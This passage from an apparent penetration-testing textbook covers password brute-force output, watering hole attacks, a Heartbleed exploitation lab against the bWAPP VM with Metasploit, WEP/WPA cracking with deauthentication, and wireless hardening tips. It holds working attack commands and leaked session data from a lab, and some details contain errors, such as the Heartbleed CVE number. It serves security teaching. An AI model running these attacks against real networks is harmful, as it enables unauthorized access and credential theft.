[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAdd  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAdm  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAmn  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAmA  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAdn  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAmM  
[80][http-post-form] host: 10.10.10.22 login: admin password: AAAAAAmi  
[80][http-post-form] host: 10.10.10.22 login: admin password: Admin456  
1 of 1 target successfully completed, 16 valid passwords found
```

Be sure to check each username and password to verify its authenticity on the target system. Rapidly firing usernames and passwords to a target system may cause a lockout and stop the attack on our end. To create a 10-second wait period between attempts, use the `-w 10` parameters. This is optional; however, it may reduce the chances of being locked out or blocked by the target.

In the next section, we will cover the essentials of a watering hole attacks.

Setting up watering hole attacks

Within the field of IT security, learning about various types of attacks and threats is very important. Some of these attacks have some very unusual names, and, in this section, we will cover the fundamentals of a **watering hole attack**.

Let's imagine you're the IT security administrator or engineer for a company. You've implemented the best security appliances within the industry to proactively detect and prevent any sort of threats, whether internal or external. You've also implemented industry best practices, adhered to standards, and ensured that your users (employees of the organization) are frequently trained in user security practices. You have built a security fortress within the organization and ensured that the network perimeter is also on guard for new and emerging threats.

Attackers would notice that they are unable to penetrate your network, and even social engineering techniques such as phishing emails would not be successful against your organization. This would create a big challenge to compromise the organization (target), as it's very well protected. One method of doing this is to perform a watering hole attack.

Imagine that, during their lunch break, a few employees visit the nearby coffee shop for a warm or cold beverage. Hackers could be monitoring the movements of the employees of an organization—say they visit places that contain public Wi-Fi quite often during their breaks, or even after work. Let's say there's a group of employees who frequent the local coffee shop. The attacker can compromise the coffee shop's Wi-Fi network and plant a payload that downloads to any device connected to the network and runs in the background.

By compromising the coffee shop's Wi-Fi network, the attack is poisoning the watering hole, which everyone, including the employees of the target organization, is using while they enjoy their beverages. Let's imagine Alice's smartphone is compromised at the coffee shop; she carries it back to the organization and connects to the internal (Wi-Fi) network. At this point, the attack is being generated from the inside and can compromise the remaining segments of the network, or even attempt to create a backdoor in the target organization.

There are many other methods for creating a watering hole attack; this was just one example. Another example would be compromising a legitimate website that a lot of users visit often and planting malware on the potential victims' systems. When the systems are infected with malware, the payload can target other websites or networks.

In the next section, we will discuss and demonstrate how credentials can be stolen from systems that use weak encryption systems.


Exploiting weak encryption to steal credentials

Encryption plays a key role in our daily lives; whether we are checking our emails on the go, browsing a favorite website, or simply sending a message to a friend, data encryption provides us with an acceptable level of privacy from prying eyes. Quite often, IT professionals don't always keep track of their compliance levels in maintaining encryption techniques to secure data on a system. This leads to a malicious user or hacker compromising a vulnerable system to retrieve confidential data due to poor encryption practices.

In this exercise, we will attempt to discover one of the most common vulnerabilities in encryption on a target. Once found, we will then exploit the weak encryption vulnerability.

To get started, perform the following steps:

1. Download and set up the **bee-box** virtual machine. The bee-box file can be found at <https://sourceforge.net/projects/bwapp/files/bee-box/>.
2. Once installed, open the web browser on your Kali Linux (attacker machine), enter the IP address of bee-box, and hit *Enter*.
3. The following screen will appear. Click on the **bWAPP** link, as shown in the following screenshot:



4. You'll encounter a login portal. Insert the username `bee` and the password `bug` to log on:




A screenshot of a login portal. At the top, it says "Login" in a large, stylized font. Below that, it says "Enter your credentials (bee/bug)." There are two input fields: "Login:" with the value "bee" and "Password:" with the value "bug". Both input fields are highlighted with a red rectangle. Below the password field, there is a "Set the security level:" section with a dropdown menu showing "low" and a "Login" button.

5. In the top-left corner of the screen, use the drop-down menu and select **Heartbleed Vulnerability**. Then, click **Hack** to load the vulnerability on the target virtual machine:



A screenshot of a screen titled "Choose your bug:". It features a dropdown menu with "Heartbleed Vulnerability" selected, highlighted by a red rectangle. To the right of the dropdown is a "Hack" button. Below this, there is a "Set your security level:" section with a dropdown menu showing "low", a "Set" button, and the text "Current: low".

6. Next, you'll be presented with the following screen:



7. On your Kali Linux machine, enter the new URL with the port number 8443 in the address bar and hit *Enter*. The new URL should be `https://10.10.10.131:8443`. Be sure to log in to the bWAPP application again using the credentials provided in *Step 4*.
8. Using Nmap, we can perform a vulnerability scan to determine whether the heartbleed vulnerability exists on a target. To perform this task, use the following command:

```
nmap -p 8443 -script ssl-heartbleed <target IP address>
```

If the vulnerability exists on the target, Nmap will present us with the following screen:

```
root@kali:~# nmap -p 8443 --script ssl-heartbleed 10.10.10.131
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-30 12:23 EDT
Nmap scan report for 10.10.10.131
Host is up (0.00048s latency).

PORT      STATE SERVICE
8443/tcp  open  https-alt
| ssl-heartbleed;
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|   State: VULNERABLE
|   Risk factor: High
|   OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|   References:
|   http://cvedetails.com/cve/2014-0168/
|   http://www.openssl.org/news/secadv_20140407.txt
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0168
MAC Address: 00:0C:29: (VMware)
```

9. Now that we are certain that the heartbleed vulnerability exists on our target, it's time to use Metasploit to perform a bit of exploitation. Within Metasploit, let's use the search command to help us find a suitable module:

```
msf5 > search heartbleed

Matching Modules
=====

#  Name
-  ---
0  auxiliary/scanner/ssl/openssl_heartbleed
1  auxiliary/server/openssl_heartbeat_client_memory

msf5 >
```

10. The search returned two available modules. We will use the `auxiliary/scanner/ssl/openssl_heartbleed` module. Additionally, we will set `RHOSTS` as the target's IP address and `RPORTS` as 8443, as specified in the hint from the `BWAPP` interface. The following snippet shows the configurations:

```
msf5 > use auxiliary/scanner/ssl/openssl_heartbleed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 10.10.10.131
RHOSTS => 10.10.10.131
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 8443
RPORT => 8443
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run
```

Upon launching the module, you'll observe that the data is being leaked in the following screen:

```
[*] 10.10.10.131:8443 - Sending Heartbeat...
[*] 10.10.10.131:8443 - Heartbeat response, 13027 bytes
[*] 10.10.10.131:8443 - Heartbeat response with leak, 13027 bytes
[*] 10.10.10.131:8443 - Heartbeat data stored in /root/.msf4/loot/20190808234330_def
ault_10.10.10.131_openssl_heartble_598730.bin
[*] 10.10.10.131:8443 - Printable info leaked:
.....]K.@.TsL9.VQ...U.....W...0.#.~...f....."!9.8.....5.....
....3.2.....E.D...../...A.....
.....Accept: text/html,application/
tion/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language: en-US,en;q=0.5..Accept-
Encoding: gzip, deflate, br..Referer: https://10.10.10.131:8443/BWAPP/portal.php..Cookie
: PHPSESSID=0f27b9f25b292e8d9bde8fc26ef99d66; security_level=0..Connection: keep-alive..
Upgrade-Insecure-Requests: 1....."pF.....P.....tion: Keep-alive..Upgrade-Insecure-Reque
sts: 1....bug=96&form_bug=submit.lk'+.-@w{...#.....
.....
.... repeated 12186 times .....
.....
[*] 10.10.10.131:8443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
```

Carefully examining the output, you can see that the exploit has returned the Printable info leaked section, which is followed by HTTP session information in plaintext; the target machine responded with a data leak. If no leak was found, the target machine won't return any data to our Metasploit interface. By default, a dump of the data has been extracted and stored in the `/root/.msf4/loot/...` location on your Kali Linux machine.

11. Using the `show info` command, you'll see the available actions to perform under the `openssl_heartbleed` module, as shown in the following screenshot:

```
Available actions:
Name  Description
-----
DUMP  Dump memory contents to loot
KEYS  Recover private keys from memory
SCAN  Check hosts for vulnerability
```

These actions can be changed using the following commands:

- `set action DUMP`
- `set action KEYS`
- `set action SCAN`

The following is the content of the `.bin` file after a `set action DUMP` command was used:

```
root@kali:~# strings /root/.msf4/loot/20190808234330_default_10.10.10.131_openssl_heartble_598730.bin
TsLs
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://10.10.10.131:8443/bWAPP/portal.php
Cookie: PHPSESSID=0f27b9f25b292e0d9bde8fc26ef99d66; security_level=0
Connection: keep-alive
Upgrade-Insecure-Requests: 1
tion: keep-alive
Upgrade-Insecure-Requests: 1
bug=96&form_bug=submit
1k"+
```



Cookie value was retrieved

Additionally, the more people are currently accessing the vulnerable application the higher the possibility of gathering more confidential information, such as login credentials. However, in our exercise, I was able to capture the cookie data.

Summary

During this chapter, you learned how to perform wireless packet sniffing, familiarized yourselves with the basics of packet sniffing, and targeted packet sniffing using `aircrack-ng`. Additionally, you learned the essential skills required to perform a deauthentication attack on a target wireless access point during the *Deauthenticating clients on a wireless network* section.

In the *Creating a rogue AP/evil twin* section, you learned how to use Aircgeddon to chain multiple attacks together and create an evil twin/rogue access point. Furthermore, the section on password spraying provided the skills necessary to gain access to a remote system while acquiring the skills to exploit systems that use weak encryption.

In the next chapter, Chapter 10, *Network Penetration Testing - Gaining Access*, we will be covering network penetration in greater detail.

Questions

1. What tool can enable monitor mode for your wireless network adapter?
2. What is another name for the SSID?
3. During a deauthentication attack, what codes are used to disconnect clients?
4. What tool is used to perform deauthentication?

Further reading

The following are some additional reading resources:

- **Deauthentication attacks:** <https://www.aircrack-ng.org/doku.php?id=deauthentication>
- **Common WLAN protection mechanisms and their flaws:** <https://hub.packtpub.com/common-wlan-protection-mechanisms-and-their-flaws/>
- **Advanced wireless sniffing:** <https://hub.packtpub.com/advanced-wireless-sniffing/>

10

Network Penetration Testing - Gaining Access

Gaining access to a system and network is one of the most critical phases during a penetration test. This phase tests both the penetration tester's skill set and the security controls of the target system and network. The penetration tester must always think about all the possible ways in which they can break into the target by exploiting various security flaws.

Without gaining access to a corporate network, you will not be able to perform any sort of network penetration and exfiltrate data. The purpose of a penetration test is to simulate real-world attacks that a real hacker with malicious intent would perform. This means gaining unauthorized entry to a corporate network and compromising systems.

As an upcoming cybersecurity professional/penetration tester, you will learn how to compromise wireless networks, exploit the Linux and Windows operating systems, take advantage of remote access services, and retrieve user account credentials to gain access to a system and network. Additionally, you'll learn about various countermeasures for securing a wireless network from cyber threats.

In this chapter, we will be covering the following topics:

- Gaining access
- **Wired Equivalent Privacy (WEP)** cracking
- **Wi-Fi Protected Access (WPA)** cracking
- Securing your wireless network
- Configuring wireless security settings
- Exploiting vulnerable perimeter systems
- Penetration testing Citrix and **Remote Desktop Protocol (RDP)**-based remote access systems
- PWN boxes and other tools
- Bypassing **Network Access Control (NAC)**

Technical requirements

To follow along with the instructions in this chapter, please ensure that you meet the following hardware and software requirements:

- Kali Linux
- Windows 7
- Wireless router

Gaining access

Penetration testing and ethical hacking is an exciting topic. Everyone is always excited to hack another system, whether it's a computer or even a wireless network. The previous chapters focused on gathering enough intelligence on a target prior to launching an attack. The exploitation phase of hacking and penetration testing can sometimes be challenging.

It's very important to gather as many details as possible about the target. Such background work helps us to determine approximate exploits and a payload we can launch against a target system or network. Sometimes, when you launch an exploit that's intended for a particular operating system, it may not work, and this can be frustrating. One tactic you can adopt is to target the low-hanging fruits on a network—that is, attempt to exploit and gain access to systems and devices that seem easier and vulnerable to TCP/IP protocols that can be easily exploited.

An example is the **vsftpd** service, which we explored in the previous chapters and used to gain entry to the target via a shell interface. Another example is the **EternalBlue** vulnerability, which is found on the Windows operating system. During your scanning phase, be sure to perform an extensive vulnerability assessment on all the devices on your target network.


Begin by exploiting targets that seem to be the most vulnerable and, hence, easy to exploit, and then move on to those that are less vulnerable and thus more difficult to exploit. To put this into context, imagine appearing for a written examination. The question paper has a lot of challenging questions that need to be answered within a given time period. In such a scenario, it's always wise to answer easier questions first and then move on to the tougher ones. This will give you more time to answer questions that you are more likely to get correct and maximize the marks that you will score in the exam.

There are many methods and techniques a penetration tester can apply to gain access to systems, such as the following:

- Online and offline password cracking
- Cracking the **pre-shared key (PSK)** on a wireless network
- Social engineering
- Performing a **Man-in-the-Middle (MITM)** attack
- Performing a brute-force attack on application layer protocols

During the gaining-access phase, a penetration tester usually performs various types of attack that will assist them in gaining entry to a network. Usually, you start by performing online or offline password cracking. Once you've obtained a valid username and password, the next step is to access the victim's system and escalate your user privileges. Obtaining a higher level of user privilege will allow for the execution of any application and tasks on the compromised machine. Hiding files such as malicious code is designed to ensure that a hidden backdoor is created and that logic bombs (a type of virus that contains a set of instructions triggered by a user's action) have been planted. Lastly, when disconnecting from a compromised machine, it's always wise to cover your tracks. Covering your tracks is the last phase in penetration testing and focuses on removing any log files and evidence indicating that an attacker was present on the system or network.

The following is a typical flowchart for gaining access to a system:



In the upcoming sections, we will take a look at various methods we can use in order to gain entry to a target system.

WEP cracking

By using wireless networking, users with an IEEE 802.11-compatible device such as a laptop are able to connect to a wireless access point. This will let them access the resources on the local network, just like they would when connected physically using a wire. Wireless networking provides a lot of convenience to a user, whether at home or in a corporate environment.

By default, a wireless network is open, thus allowing anyone with a laptop or smartphone to establish a connection. This creates a concern about user privacy and security. The WEP encryption standard was used in the early generations of wireless networking and is still implemented by users at home and by IT administrators.

The WEP encryption standard uses the **Rivest Cipher 4 (RC4)** encryption cipher, which uses a **40-bit key** for data encryption. When it was developed, this was considered very secure, but, by 2002, multiple security weaknesses had been found in the standard. An attacker would be able to obtain the encryption key within a few hours. Using the 40-bit key, an attacker could capture and decrypt traffic very quickly, which compromised the confidentiality of the WEP encryption standard. In modern cryptographic standards, a larger encryption key is used to prevent such attacks on data encryption.

As a cybersecurity professional in the field of offensive security, it's important to understand the techniques you should apply when performing WEP cracking using Kali Linux.

Perform the following steps to accomplish this:

1. Enable monitoring mode on your wireless adapter with the following command:

```
airmon-ng check kill  
airmon-ng start wlan0
```

2. Perform wireless sniffing on nearby access points until you have discovered your target:

```
airodump-ng wlan0mon
```

Once you've found your target, make a note of its BSSID, channel, and ESSID values.

3. Stop `airodump-ng` using *Ctrl + C* on your keyboard after obtaining the details, and then proceed to the next step.
4. Attempt a packet capture for the target wireless network:

```
airodump-ng --bssid <target BSSID value> -c <channel #>  
wlan0mon -w <output file>
```

Let's look at what some of these commands do:

- `--bssid`: Allows you to specify a particular access point by using its BSSID value (media access control address of the access point)
- `-c`: Allows you to set the wireless radios so that they listen on a specific channel
- `-w`: Specific to the output location and filename

5. Perform a deauthentication attack on the target.

Performing a deauthentication attack on the target access point will force any connected clients to disassociate. Once the clients are disconnected, they will automatically attempt to reconnect to the access point. In doing so, you are attempting to capture the WEP key during the clients' attempt to reauthenticate:

```
aireplay-ng -0 0 -a <target's bssid> wlan0mon
```

When you have captured the WEP key (you'll see the notification on the window running `airodump-ng`), you can stop the deauthentication attack.

- Next, let's attempt to crack the WEP and retrieve the secret key.

Once you've captured sufficient data on the target wireless network, stop `airodump-ng`. Using the `ls -l` command on the Terminal, you'll see a `.cap` file. In a new Terminal window, execute the following command:

```
aircrack-ng -b <bssid of the access point> output_file.cap
```

Additionally, you can use the following simple command to achieve the same task:

```
aircrack-ng output_file.cap
```

The following screenshot is an example of the expected output:

```

Aircrack-ng 1.5.2

[00:00:01] Tested 1514 keys (got 30566 IVs)

KB  depth  bytes  key
0  0/ 0  1F(39680) 4E(38400) 34(37376) 5C(37376) 90(37376) 00(37120) C3(37120) 36(36864) 3F(36864) 73(36352) 40(35328)
1  1/ 0  04(36608) 3E(36352) 34(36096) 46(36096) 8A(36096) 20(35584) 05(35584) 3A(35328) 03(35328) 5E(35072) 84(35072)
2  0/ 1  1F(40960) 0E(36400) 81(37376) 70(36864) AD(36864) 3B(36608) 2A(36352) 42(36352) A9(36352) EC(36352) 03(36096)
3  0/ 3  1F(40960) 15(36056) 78(36400) 0E(37008) 5C(37632) 4F(36608) 66(35840) 10(35584) 0E(35584) 10(35328) 70(35120)
4  0/ 7  1F(39184) 73(36144) 07(47120) 59(36608) 13(36352) 83(36352) F6(36352) 2E(36096) F0(36096) 07(35840) 7A(35840)

KEY FOUND! : 3F3F3F3F3F3F3F3F ← Key is in hexadecimal format
Decrypted correctly: 100%

```

However, your WEP key will be different based on the value that was set by the administrator of the wireless access point. The output key is given in hexadecimal format, so you can now take this hex-based key and use it to access the target access point.

Having completed this section, you are now able to perform WEP cracking on wireless networks. In the next section, we will take a deep dive into how to perform WPA cracking techniques.

WPA cracking

Given the security vulnerabilities found in WEP, WPA was created in 2002 as an improved wireless security standard for IEEE 802.11 networks. WPA uses the **Temporal Key Integrity Protocol (TKIP)**, which applies the RC4 encryption cipher suite for data privacy between the wireless access point and client devices.

Furthermore, **Wi-Fi Protected Access 2 (WPA2)** was later developed to solve security flaws in its predecessor. WPA2 uses the **Advanced Encryption Standard (AES)** for data encryption as opposed to the RC4 cipher. Additionally, WPA2 implemented **Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP)**, which replaced TKIP.

Now, let's get into the fun part, cracking WPA to gain entry to a target wireless network:

1. Enable monitoring mode on your wireless adapter:

```
airmon-ng check kill  
airmon-ng start wlan0
```

2. Perform wireless sniffing on a nearby access point until you have discovered your target:

```
airodump-ng wlan0mon
```

Once you have found your target, take note of its BSSID, channel, and ESSID values. Stop `airodump-ng` after obtaining the details, and then proceed to the next step.

3. Attempt a packet capture for the target wireless network:

```
airodump-ng --bssid <target BSSID value> -c <channel #>  
wlan0mon -w <output file>
```

4. Perform a deauthentication attack on the target.

Performing a deauthentication attack on the target access point will force any connected clients to disassociate. Once the clients are disconnected, they will automatically attempt to reconnect to the access point. In doing so, you are attempting to capture the WEP key during the clients' attempt to reauthenticate:

```
aireplay-ng -0 0 -a <target's bssid> wlan0mon
```


When you have captured the WPA handshake, as shown in the following screenshot, you can stop the deauthentication attack:

```
CH 6 ][ Elapsed: 13 mins ][ 2019-02-15 12:56 ][ WPA handshake: 68:7F:74:01:28:E1 ]
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
68:7F:74:01:28:E1 -40 100 8161 2950 2 6 130 WPA CCMP PSK dd-wrt
BSSID          STATION          PWR Rate Lost Frames Probe
68:7F:74:01:28:E1 00:C0:CA:01:28:E1 -38 11 - 9 0 2949 dd-wrt
```

Using *Ctrl + C*, stop the deauthentication attack and proceed to the next step.

5. To crack the WPA, we are going to use a word list. Using **crunch**, you can generate your own custom password word list. Additionally, the following are the locations of various word lists that are already pre-installed on Kali Linux:

```
lrwxrwxrwx 1 root root 25 Apr 26 2018 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root 30 Apr 26 2018 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root 35 Apr 26 2018 dnsmap.txt -> /usr/share/dnsmap/wordlist TLAs.txt
lrwxrwxrwx 1 root root 41 Apr 26 2018 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root 45 Apr 26 2018 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root 46 Apr 26 2018 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root 41 Apr 26 2018 nmap.lst -> /usr/share/nmap/nslib/data/passwords.lst
-rw-r--r-- 1 root root 53357341 Mar 3 2013 rockyou.txt.gz
lrwxrwxrwx 1 root root 34 Apr 26 2018 sqlmap.txt -> /usr/share/sqlmap/txt/wordlist.txt
lrwxrwxrwx 1 root root 25 Apr 26 2018 wfuzz -> /usr/share/wfuzz/wordlist
```

Once you have found a suitable word list, we can use the **aircrack-ng** tool with the **-w** parameter to specify a word list of our choice.

6. To begin your password cracking for WPA, use the following command:

```
aircrack-ng output_file.cap -w <wordlist>
```

aircrack-ng will attempt to perform a dictionary attack using the specific word list and will stop when the **key** is found, as shown in the following screenshot:

```
Aircrack-ng 1.5.2

[00:00:29] 50513/50790 keys tested (1744.44 k/s)

Time left: 0 seconds                                99.45%

KEY FOUND! [ password1 ]

Master Key      : 32 77 47 7D CE 3A 38 A0 8A CC 6C C3 C1 9F 51 E0
                  FD 03 CB 6F 07 1E 82 23 76 99 24 0D 94 80 15 C9

Transient Key   : D0 89 E0 5A 8E DF 6B 55 E0 87 17 94 F2 49 07 A1
                  99 E7 BA 94 93 C5 A4 0A 69 EF 17 43 41 D6 6C 15
                  75 C5 8C D8 16 26 0B D9 BF 45 CC BF A4 45 1C BE
                  17 B3 E7 6B 76 99 E9 9C 8E 53 E7 D3 DD 09 82 E8

EAPOL HMAC     : 29 C8 B5 39 36 A7 A5 B1 51 B7 A2 6A 62 D5 51 0C
```

Sometimes, a word list may not contain the password, and the result may not be fruitful. Create a custom word list using the **crunch** tool, or try using a word list from the SecLists GitHub repository at <https://github.com/danielmiessler/SecLists>.

Now that you have completed this section on cracking wireless security, let's take a look at the following section, which covers how to secure your wireless network against cyber attacks.

Securing your network from the aforementioned attacks

As you saw in the previous section, a penetration tester or malicious hacker can attempt to hack your wireless network and obtain the secret key (password). Whether you're a student taking a computer security course, an IT professional, or simply an enthusiast, the topics covered in this section are some methods and techniques that you can use to secure your network from such attacks.

In the following sections, we will cover the following topics:

- SSID management
- MAC filtering
- The power level of antennas

- Strong passwords
- Securing enterprise wireless networks


Let's dive in!

SSID management

When you buy a new access point or wireless router, the default **service set identifier (SSID)** is usually that of the manufacturer. For example, the default SSID (wireless network name) for a new Linksys access point would contain the name `Linksys` as its SSID. Many manufacturers do this to help the user quickly identify their wireless network when setting up a new access point. However, many individuals and organizations use the default SSID.

Leaving the default SSID as it is can be a security concern. Let's say you acquire a new Linksys access point for your home or organization, and, during the setup process, you decide to leave the default configurations for the device SSID. The word `Linksys` would be part of the network name. As a penetration tester who is performing wireless scanning for nearby access points, seeing a manufacturer's name can help profile the device and research specific exploits for the `Linksys` AP.

Imagine seeing the word `Netgear` while scanning for wireless access points. You can simply do a Google search for a list of known security vulnerabilities and misconfigurations on this particular brand, as shown in the following screenshot:



To put it simply, you should not use any sort of name that may attract hackers or give away the identity of the access point and the organization. I often see companies create SSIDs with the name of their organization and, at times, incorporate the purpose of the SSID as part of the name.

An example of this is using the name `CompanyName_Admin`. Any penetration tester who is performing any sort of wireless security audit will target such networks initially.



Hiding an SSID is good practice, but it can still be discovered using wireless sniffing techniques such as `airodump-ng`, as outlined in the previous sections. Additionally, on a Windows-based system, you can use **NetStumbler** (www.netstumbler.com) and **inSSIDer** (<https://www.metageek.com/products/inssider/>).

In the next section, we will discuss the purpose of MAC filtering on a wireless network.

MAC filtering

Each managed access point and its wireless router provides a basic type of access control for connected devices. Enabling MAC filtering on an access point allows you to specify a list of permitted and restricted devices that can, and cannot, connect to the access point. However, there are techniques, all of which were covered in the previous chapter, that allow a penetration tester to capture a list of authorized devices (their MAC addresses) and perform spoofing to gain unauthorized access. However, this feature should still be applied, since having some sort of security is better than having no security at all on your network.

In the next section, we will cover the concept of power levels in antennas.

Power levels for antennas

Some access points have a feature within their operating system or firmware that allows you to manually adjust power levels on the antennas. By lowering the power level on the antenna, the broadcast range of the wireless signal will reduce in radius. Setting the power levels to 100% will ensure there is maximum coverage for the signal. This feature can be handy if you're concerned about others being able to see and intercept your data on the wireless network.


Now that we have an understanding of the role power levels play on antennas, we will cover the essentials of creating strong passwords.

Strong passwords

Cracking a user password usually depends on the complexity of the password itself. Many users tend to set simple and easy-to-remember passphrases on their devices, especially on a wireless network. However, a complex password will create difficulties for the penetration tester or hacker. Complex passwords have the following characteristics:

- They contain uppercase characters
- They contain lowercase characters
- They contain numbers
